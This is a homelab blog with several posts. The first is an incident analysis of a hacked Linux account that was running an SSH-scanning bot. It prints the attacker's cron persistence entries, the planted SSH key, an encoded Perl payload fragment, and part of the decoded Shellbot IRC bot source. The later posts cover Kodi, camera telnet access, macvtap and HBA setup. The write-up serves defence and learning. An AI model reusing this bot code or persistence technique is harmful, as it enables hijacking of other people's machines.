
Holy shit, ~1.3kpps of SSH traffic

Sflow analysis

Ok, step 1, drop all SSH traffic initiated by the host. Allow incoming, and established sessions so we can troubleshoot

IP Access List TESTING
counters per-entry
10 permit tcp any host 192.168.1.x established
20 permit tcp any host 192.168.1.y established
30 deny tcp host 192.168.1.x any eq ssh log [match 19069 packets, 0:00:00 ago]
40 deny tcp host 192.168.1.y any eq ssh log
50 permit ip any any [match 10109 packets, 0:00:00 ago]

Enlightenment – Step 6: We have some breadcrumbs

With the ACL present, I can see a huge number of SSH session attempts being dropped, but my performance to the rest of the world is now back up to the expected levels, so we have our smoking gun.

Next step is to see who/what is triggering all these session attempts. A small sample of the netstat output

sudo netstat -tnpa | grep '22'
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2461/sshd
tcp        0      0 192.168.1.x:33504       198.228.146.232:2352    TIME_WAIT   -
tcp        0     53 192.168.1.x:44362       133.167.68.32:22        FIN_WAIT1   -
tcp        0     53 192.168.1.x:54358       198.199.97.170:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:53520       125.141.133.228:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:42894       51.68.64.206:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:42460       111.230.224.50:22       TIME_WAIT   -
tcp        0      0 192.168.1.x:40478       142.93.12.21:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:38636       178.33.108.100:2299     TIME_WAIT   -
tcp        0      1 192.168.1.x:43846       62.138.204.120:22       SYN_SENT    8262/tsm
tcp        0     53 192.168.1.x:34122       212.109.195.172:22      FIN_WAIT1   -
tcp        0      0 192.168.1.x:34282       50.226.23.139:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:45740       90.84.178.163:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:49762       184.106.239.214:22      TIME_WAIT   -
tcp        0     21 192.168.1.x:58714       128.1.135.163:22        ESTABLISHED 8262/tsm
tcp        0      0 192.168.1.x:39116       222.252.214.160:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:48646       208.43.73.115:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:35232       205.153.60.201:22       TIME_WAIT   -
tcp        0     53 192.168.1.x:42564       15.113.160.114:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:56408       183.107.117.171:22      TIME_WAIT   -
tcp        0      1 192.168.1.x:43238       201.217.37.30:22        SYN_SENT    8262/tsm
...

So now to hunt down these tsm processes

[~]=> ps -aef | grep 8262
smbread   8262  8257 30 13:37 ?        00:10:59 /tmp/.X25-unix/.rsync/c/lib/64/tsm --library-path /tmp/.X25-unix/.rsync/c/lib/64/ /usr/sbin/httpd rsync/c/tsm64 -t 515 -f 1 -s 12 -S 10 -p 0 -d 1 p ip
[~]=> sudo pkill tsm

The Culprit

Lets see what is going in in this user account (it now has no shell, so I don’t mind showing it here).

# crontab -l -u smbread
1 1 */2 * * /home/smbread/.configrc/a/upd>/dev/null 2>&1
@reboot /home/smbread/.configrc/a/upd>/dev/null 2>&1
5 8 * * 0 /home/smbread/.configrc/b/sync>/dev/null 2>&1
@reboot /home/smbread/.configrc/b/sync>/dev/null 2>&1
0 0 */3 * * /tmp/.X25-unix/.rsync/c/aptitude>/dev/null 2>&1

Given that this account only exists to provide read-only access to my Media store, this is a surprise. This explains why killing the high CPU processes didn’t keep everything running, or why a server reboot (for other reasons) had no impact/improvement.

The other fun addition was adding to the .ssh/authorized_keys to ensure that even if the account passwords change, access is retained:

cat /home/smbread/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr

I did find the choice of user amusing, since that was exactly what I said.

What is this thing trying to do?

  1. a/upd – Seems to be a bash script to check if it is already running or not
  2. b/sync – Echo a chunk of base64 string through decode, and pipe it to perl
    1. As a secondary action add the above key to authorized_keys
  3. Final step is to kick off some go-based runtime

Perl, you say? How old-school 🙂

So, we can pip the chunky string through | base64 --decode and we get a load of obfuscated perl.

eval unpack u=>q{_"FUY("1P<F]C97-S;R`]("=R<WEN8R<["@HD<V5R=FED;W(])S0U+CDN,30X+CDY)R!U;FQE<W,@)'-E<G9I_9&]R.PIM>2`D<&]R=&$])S0T,R<["FUY($!C86YA:7,]*"(C,#`W(BD["FUY($!A9&US/2@B<&]L;'DB+")M_;VQL>2(I.PIM>2!`875T...

Replace the eval with print, feed it to perl and we get the plain-text version:

my $processo = 'rsync';

$servidor='W.X.Y.Z' unless $servidor;
my $porta='443';
my @canais=("#007");
my @adms=("aaa","aaa");
my @auth=("localhost");

my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = (`uname -a`);

my $acessoshell = 1;
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;

my $VERSAO = '0.2a';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';

use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0";
my $pid=fork;
exit if $pid;
die "Problema com o fork: $!" unless defined($pid);

my %irc_servers;
my %DCC;
my $dcc_sel = new IO::Select->new();
...

Which was immediately identified by Windows Defender as Perl/Shellbot.S though in this case, it seems to be a slimmed down version, and I still need to investigate the Go-based payload.

How Did This Happen

Pure stupidity – some accounts with very limited permissions had simple passwords for ease of use. The problem was these accounts also existed on the same server that is exposed to the interwebs.

My normal practice is to create accounts where the shell is /bin/false for this exact reason, but for two accounts this was missed – obviously addressed now.

The second issue was discounting the second abnormal behaviour (high CPU utilisation) when I already knew things in my environment were behaving abnormally.

What is better now?

Improved monitoring everywhere;

  • TIG stack monitoring for all Linux hosts and VMs
  • TIG monitoring of gateway
  • TIG monitoring of external responsiveness (Ping)
  • CVP collection of sFlow data
  • Update VM templates for monitoring from initiation – every VM in the homelab is now monitored in a dashboard similar to this
  • Consolidated Syslog
  • Logging ACLs for internally initiated SSH sessions
  • Alerting based on router utilisation (Soft IRQ)
  • All non-user accounts are using /bin/false as the shell

Migrating from OpenELEC 6.0.3 to 7.0.1

More of a note to myself but I was doing a major version upgrade of OpenELEC for the first time and hit a few snags, so wanted to note these is case anyone else hits the same issues.

Basic setup, and potential issues;

  1. OpenELEC 6.0.3 running on a RPi3
  2. Media server is accessible via SMB
  3. Video database is on the MySQL server rather then locally
  4. Using TV Headend as a PVR client

OpenELEC 6.0.3 running on a RPi3

OpenELEC will not automatically upgrade to a major new release for fear of breaking things. You are expected to trigger this yourself. The process is fairly straightforward to be honest.

To upgrade, copy the update file (.tar) for the platform you are using into the /storage/.update/ directory and reboot, then when it is up and running, reboot a second time.

Note: I’m assuming you have a backup before you start this 🙂

Media server is accessible via SMB

No problems with this part actually. The SMB configuration was done through OpenELEC (and stored in /storage/.kodi/userdata/sources.xml) so this was preserved through the upgrade.

Video database is on the MySQL server rather then locally

This part caused some problems, as I’d forgotten that I had the permissions for kodi locked down. When starting up the ‘Film’ and ‘TV Shows’ categories weren’t visible.
/storage/.kodi/userdata/advancedsettings.xml was unchanged, so didn’t expect any problems in terms of client config:

  <videodatabase>
    <type>mysql</type>
    <host>192.168.1.x</host>
    <port>3306</port>
    <user>kodi</user>
    <pass>MySecretPassword</pass>
  </videodatabase>

Taking a look at the kodi log file (stored in /storage/.kodi/temp/kodi.log) I could see where things were going wrong.

18:42:19   9.573155 T:1963802624   ERROR: Unable to open database: MyVideos99 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos99')
18:42:19   9.591171 T:1963802624   ERROR: Unable to open database: MyVideos98 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos98')
18:42:19   9.611773 T:1963802624   ERROR: Unable to open database: MyVideos97 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos97')
18:42:19   9.636495 T:1963802624   ERROR: Unable to open database: MyVideos96 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos96')
18:42:19   9.657456 T:1963802624   ERROR: Unable to open database: MyVideos95 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos95')
18:42:19   9.676188 T:1963802624   ERROR: Unable to open database: MyVideos94 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos94')
18:42:19   9.705974 T:1963802624  NOTICE: Old database found - updating from version 93 to 99
18:42:19   9.711560 T:1963802624   ERROR: SQL: Can't create database for copy: 'MyVideos93' (1044)
18:42:19   9.716779 T:1963802624   ERROR: Unable to copy old database MyVideos93 to new version MyVideos99

The number that Kodi tags to the end of the database name e.g. MyVideos93, 93 indicates the database version. Part of the upgrade involves upgrading the database to whatever revision we are now on. Kodi will do this for you, but creates it as a new database which means that it has to have permissions to do so.

The base permissions I granted by default weren’t sufficient for this:

mysql> show grants for 'kodi'@'192.168.1.%' ;
+-----------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                                   |
+-----------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'kodi'@'%' IDENTIFIED BY PASSWORD '*xxxx' |
| GRANT ALL PRIVILEGES ON `MyVideos93`.* TO 'kodi'@'192.168.1.%'                                                 |
+-----------------------------------------------------------------------------------------------------+

Granted full permissions to Kodi.

mysql> GRANT ALL PRIVILEGES ON *.*  TO 'kodi'@'192.168.1.%' ;
Query OK, 0 rows affected (0.00 sec)
mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for 'kodi'@'192.168.1.%';
+------------------------------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                                            |
+------------------------------------------------------------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY PASSWORD '*xxxx' |
| GRANT ALL PRIVILEGES ON `MyVideos93`.* TO 'kodi'@'192.168.1.%'                                                         |
+------------------------------------------------------------------------------------------------------------------------+
2 rows in set (0.00 sec)

Now restart the RPi, and the new database was created and the data migrated across.

...
18:51:37   9.850684 T:1963544576   ERROR: Unable to open database: MyVideos99 [1049](Unknown database 'MyVideos99')
18:51:37   9.869744 T:1963544576   ERROR: Unable to open database: MyVideos98 [1049](Unknown database 'MyVideos98')
18:51:37   9.899451 T:1963544576   ERROR: Unable to open database: MyVideos97 [1049](Unknown database 'MyVideos97')
18:51:37   9.926645 T:1963544576   ERROR: Unable to open database: MyVideos96 [1049](Unknown database 'MyVideos96')
18:51:37   9.944409 T:1963544576   ERROR: Unable to open database: MyVideos95 [1049](Unknown database 'MyVideos95')
18:51:37   9.971253 T:1963544576   ERROR: Unable to open database: MyVideos94 [1049](Unknown database 'MyVideos94')
18:51:37   9.997427 T:1963544576  NOTICE: Old database found - updating from version 93 to 99
18:51:52  25.252617 T:1963544576  NOTICE: Attempting to update the database MyVideos99 from version 93 to 99
18:52:26  59.282043 T:1963544576  NOTICE: Running database version TV29
18:52:26  59.287502 T:1963544576  NOTICE: Running database version Epg11
...

Then I locked it back down again, but with a slight improvement, as Kodi doesn’t seem to delete the older DB by default.

mysql> REVOKE ALL PRIVILEGES, GRANT OPTION FROM 'kodi'@'192.168.1.%';
Query OK, 0 rows affected (0.02 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for 'kodi'@'192.168.1.%';
+-----------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                            |
+-----------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY PASSWORD '*xxxx' |
+-----------------------------------------------------------------------------------------------------+

mysql> GRANT ALL ON `MyVideos%`.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY 'kodi';
Query OK, 0 rows affected (0.02 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.02 sec)

mysql> show grants for 'kodi'@'192.168.1.%';
+---------------------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                                   |
+---------------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY PASSWORD '*xxxx' |
| GRANT ALL PRIVILEGES ON `MyVideos%`.* TO 'kodi'@'192.168.1.%'                                                 |
+---------------------------------------------------------------------------------------------------------------+

And that was that.

Using TV Headend as a PVR client

Minor problem here. The automatic update to a newer client version was failing, and the older client was crashing. Uninstalled the old one, did an install of the newer release, and it was back up and running (existing config was preserved).


Enabling telnet access on DCS-7110

Very nice outdoor bullet camera that the D-Link DCS-7110 is, managing it is a pain as the main web interface still uses Active-X, and seems to be coded to IE6. Fortunately, it is actually running linux under the hood, so if you know what you are doing, you can edit the configuration directly.

Step 1 is to enable the telnet server, by using this link:

http://<camera-ip>/cgi-bin/admin/mod_inetd.cgi?telnet=on

Now we can telnet onto the device using the same credentials as the web

[user.network][~]=> telnet A.B.C.D
Trying A.B.C.D...
Connected to A.B.C.D.
Escape character is '^]'.

Network-Camera login: <username>
Password:
~ #
~ # ls
back.tar.gz imgbufmgr s0 s1 s2 s3 s4
~ # cd s0
~/s0 # ls

All the interesting config that I could see lives under /etc

~/s0 # cd /
/ # ls
bin drivers home linuxrc proc sbin tmp usr www
dev etc lib mnt root sys tmpfs var

When you are done, be sure to disable the telnet server again, and reboot the camera for the changes to take effect.

http://<camera-ip>/cgi-bin/admin/mod_inetd.cgi?telnet=off


> telnet A.B.C.D
Trying A.B.C.D...
telnet: connect to address A.B.C.D: Connection refused
telnet: Unable to connect to remote host

Host-Guest Networking with macvtap

I’ve been working with a lot of VMs lately and was using the “new” macvtap + bridge mode for the VM networking as this is supposed to offer great performance, while being simpler to configure. A key point is that each macvtap has its own mac address on the same Ethernet segment – think of this as an Ethernet sub-interface. The physical interface to which the macvlan is attached is often referred to as “the lower device”, with the macvtap itself referred to as the “upper device”.

macvtap has a number of different modes that it can be run in;

  • Bridge: this works almost like a traditional bridge, in that data received on a macvlan in bridge mode and destined for another macvlan of the same lower device is sent directly to the target (if the target macvlan is also in bridge mode), rather than being sent outside. Basically no learning, and no STP – simple and fast
  • VEPA: Virtual Ethernet Port Aggregator is the default mode. If the lower device receives data from a macvlan in VEPA mode, this data is always sent “out” to the upstream switch or bridge, even if it’s destined for another macvlan in the same lower device. The benefit to this is that the traffic between VMs becomes visible externally, the downside being that the external switch must support hair-pin mode (a.k.a reflective relay).
  • Private: this is essentially like VEPA mode, but with the added feature that no macvlans on the same lower device can communicate, regardless of where the packets come from – basically think of it as acting like a private VLAN.
  • Passthrough: No idea yet about this mode

There is one big disadvantage to macvlan though – by design it is not possible for the host to connect directly with the guests.

There is however a workaround – we add a new macvtap interface to the host, and route all VM communications through that bridge. Basic steps are;

Create a new macvlan bridge and bring it up

sudo ip link add link eth0 macvlan0 type macvlan mode bridge
sudo ifconfig macvlan0 up
sudo ifconfig macvlan0
macvlan0  Link encap:Ethernet  HWaddr fa:ab:14:97:fd:ec
inet6 addr: fe80::f8ab:14ff:fe97:fdec/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B)  TX bytes:508 (508.0 B)

Assign an IP address to the macvtap interface (192.168.1.3), and add a static host route towards the VM IP (192.168.1.10)

sudo ifconfig macvlan0 192.168.1.3 netmask 255.255.255.0
sudo ip route add 192.168.1.10/32 via 192.168.1.3 dev macvlan0

And there you go – host-guest communications via macvtap interfaces

ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.282 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=0.134 ms

The downside to this being;

  1. You lose 1 extra IP address on the host, so it can network to the guest
  2. You have to add a lot of static routes unless you further subnet your network between VM and non-VM hosts, and route the VM subnet through the macvap interface

WordPress Migration Complete

I’ve just migrated the blog from the Raspberry Pi to a VM hosted on my linux server. Migration went smoothly enough through the use of Duplicator and Search & Replace. Mails work as do all the usual plugins.

Don’t think there are any broken links adn I haven’t spotted anything obviously wrong, but let me know if you spot something that looks like it isn’t working.

Vodafone Ireland – SIP Ports Blocked

Was working at the parents place for a few days and was appalled to find that, on what is sold as a home broadband connection (LTE-based), they have the SIP ports blocked.

Skype worked just fine, as always, but my work phone was unable to register with the VoIP server. Tunnel everything through the corp VPN (we use split tunnels by default – a much better option) and all worked as expected.

Just need to modify the routing so that traffic to the SIP server also uses the VPN. Minor annoyance, but still, WHY?!

Storage Hardware Upgrade – Moving to a HBA

For a number of reasons, after some other upgrades, I decided to move to a HBA rather then continuing to use the 2 x Syba 4 Port SATA II PCI-Express x1 Software RAID Card that I’ve been using for some time now. They are relatively simple and cheap devices, and easy to use as they are directly supported by the linux kernel (based on the Sil3124 chipset). Since the HDDs are all in a ZFS array anyway, these cards are basically just adding SATA ports to the motherboard.

After doing some research into the different options, I decided on the LSI Internal SAS SATA 9211-8i 6Gbps 8 Ports HBA PCI-E RAID Controller Card as the most appropriate option in combination with 2 x miniSAS SFF-8087 MINI SAS TO 4 SATA Data Cable For SAS RAID Card LSI 9211-8i.

Hardware

  • Motherboard:  MSI H97 PC MATE – Socket 1150 – ATX
  • Processor: Intel i5 4460 Quad Core Processor (3.2GHz, 6MB Cache)
  • HBA: LSI Internal SAS SATA 9211-8i 6Gbps 8 Ports HBA PCI-E RAID Controller Card
  • Cables: miniSAS SFF-8087 MINI SAS TO 4 SATA Data Cable For SAS RAID Card LSI 9211-8i
  • HDDs: 8 x 2TB HDD. Mix of WD Green, Seagate, and a Toshiba

Firmware Upgrade

First step was to upgrade the firmware on the LSI card to IT mode, rather then the default IR. Basically, I want the card to just present a bunch of connected disks to Linux, and let ZFS manage everything, rather then using it as a raid controller.

The firmware upgrade was quite straightforward, with the only tricky part actually getting the MSI motherboard to give me EFI shell access. In the end I found a setting in the BIOS, under Advanced, marked Windows 8/8i Feature. This has to be set to ‘Enabled’. Apparently UEFI is only enabled when this is turned on.

With the motherboard behaving itself I could flash the card. There are lots of guides on how to do this out there, but as a quick summary, you need a small FAT32 formatted USB stick with 4 files on it.

From LSI download the latest firmware package (P20 for me) – 9211-8i_Package_P20_IR_IT_Firmware_BIOS_for_MSDOS_Windows. It doesn’t matter what OS you are using, this is bundle that you need.

From that there are two files you want:

  • 2118it.bin – located in Firmware/HBA_9211_8i_IT
  • mptsas2.rom – located in sasbios_rel

Also grab the Installer_P20_for_UEFI file from LSI – this has the:

  • sas2flash.efi located in sas2flash_efi_ebc_rel

And the 4th file you need (assuming your motherboard doesn’t have it) is the EFI Shell itself. This is also available here.

Put the 4 files onto the USB stick, and reboot. You should now get booted to the EFI shell. Assuming there is only a single LSI card present, the following commands will flash the firmware:

# Mount the usb drive
mount blk14:

# Switch to that drive
blk14

# Check that you can find your 4 files
dir

# Erase the existing firmware on the card. Note - do not reboot/lose power at this step or you have a dead card
sas2flash.efi -o -e 6

# Load the new firmware and BIOS - takes about 4 mins
sas2flash.efi -o -f 2118it.bin -b mptsas2.rom

# Check the firmware product ID in the output of the following command to verify that it is in IT mode
sas2flash.efi -list

